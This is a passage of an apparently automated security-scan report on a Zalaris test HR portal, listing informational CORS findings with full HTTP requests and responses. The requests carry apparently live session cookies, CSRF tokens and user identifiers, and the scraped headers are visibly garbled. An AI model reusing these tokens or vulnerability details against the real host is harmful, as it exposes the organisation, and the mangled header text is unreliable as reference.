User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

# Response 1 HTTP/1.1 200 OK

```
Date: Thu, 14 Jul 2022 08:15:56 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript Content-Length: 307551
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 08 Oct 2019 07:00:12 GMT
sap-dms: KW
ms-author-via: DAV
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://* successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 h
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://salaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://* neptune-software.com/43 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://s.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://s.google-analytics.com/ga.js https://s.google-
http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com://*.zalaris.com://*.zalaris.com/https://*.mqcdn.com:/443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://bcatais.com/files/general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://t.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com/https://fonts.googleapis.com/https://platform.twitter.com/https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
```

Connection: close

!function(t,e){"object"==typeof exports&&"undefined"!=typeof module?module.exports=e():"function"==typeof define&&define.amd?define(e):t.jsPDF=e()}(this,function(){"use strict";var t,y,e,I,i,o,a,h,C,T ...[SNIP]...

# 10.10. https://testportal.zalaris.com/neptune/public/application/zmfp\_photo\_upload/js/cropper1.min.js

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/application/zmfp\_photo\_upload/js/cropper1.min.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/application/zmfp\_photo\_upload/js/cropper1.min.js HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG

P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

Sec-Fetch-Dest: script Sec-Fetch-Mode: no-cors

Sec-Fetch-Site: same-origin

Te: trailers

Connection: close

Origin: https://testportal.zalaris.com

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:15:07 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-javascript

Content-Length: 37364 dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-origin: \*

last-modified: Thu, 22 Apr 2021 14:05:18 GMT

sap-dms: KW

ms-author-via: DAV

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://proprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-w eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://eis.ap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

```
* Cropper.js v1.5.9
* https://fengyuanchen.github.io/cropperjs
* Copyright 2015-present Chen Fengyuan
* Released under the MIT license
*
* Date: 2020-09-10T13:16:26.743Z
*/
!fun
...[SNIP]...
```

## 10.11. https://testportal.zalaris.com/neptune/public/images/microsoft-azure-logo.svg

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/images/microsoft-azure-logo.svg

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

GET /neptune/public/images/microsoft-azure-logo.svg HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: \*/\*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: sapib\_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhvvF5%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-02A3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SĀPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060

# Response 1

HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:17:28 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: image/svg+xml
Content-Length: 3651
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: \*
last-modified: Mon, 19 Oct 2020 20:19:22 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://\*.zalaris.con
https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*./a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.mic.

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/
https://\*.peptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.https://platform.twitter.com/
https://\*.boost.ai/ https://sapsf.eu:443 https://sapsf.eu:4

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

...[SNIP]...

# 10.12. https://testportal.zalaris.com/neptune/public/media/

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/public/media/

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/media/ HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Origin: https://testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:16:04 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html

content-length: 0 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: \*

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://oin.windows.net https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com.443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

10.13. https://testportal.zalaris.com/neptune/public/media/5B7CBA6217E4A904E10000000ADC07D1

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/media/5B7CBA6217E4A904E10000000ADC07D1

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/media/5B7CBA6217E4A904E1000000ADC07D1 HTTP/1.1
Host: testportal zalaris.com
Accept-Encoding: gzip, deflate
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZpBTAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:15:48 GMT
Server: Apache
X-Content-Type-Options: nosnift
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: image/png
Content-Length: 1770
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-headers: X-Requested-With
cache-control: max-age=31556926
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://t.boost.ai/ https://zalcors.azurewebsites.net/ https://t.accounts.ondemand.com/ https://ui5.sap.com/ https://zalcors.azurewebsites.net/ https://boin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://picationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https:/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
     .IHDR.
                             ......szz....gAMA....a... cHRM..z&.......u0..`....p..Q<...bKGD............pHYs...#..#.x.?v...tIME.......o...vIDATX...ISU.?...k.....9....T.M43.C$...
   ..[SNIP1...
```

#### 10.14. https://testportal.zalaris.com/neptune/public/media/safari-pinned-tab.svg

#### Summary

Severity: Information
Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/public/media/safari-pinned-tab.svg

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/media/safari-pinned-tab.svg HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Origin: https://testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:20:37 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN Content-Type: image/svg+xml Content-Length: 13111

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \*

access-control-allow-headers: X-Requested-With

cache-control: max-age=31556926

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://aicsap.com/ https://zaltestcors.azurewebsites.net/ https://oigin.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://is.aglaris.com.443 https://code.jquery.com.https://maxcdn.bootstrapcdn.com.https://cdnjs.cloudflare.com.https://syndication.twitter.com/https://sp.c https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euhttps://patiormi.witter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps.googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://cdn.re https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 20010904//EN"
"http://www.w3.org/TR/2001/REC-SVG-20010904/DTD/svg10.dtd">
<svg version="1.0" xmlns="http://www.w3.org/2000/</pre>

...[SNIP]...

# 10.15. https://testportal.zalaris.com/neptune/public/media/zally\_new.svg

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/media/zally\_new.svg

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/public/media/zally\_new.svg HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Origin: https://testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjir5e3WmQvsgV38s8h34%2FREVXOVzqwsYf%2BuEw8&%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmnjl2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786484060

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:20:46 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

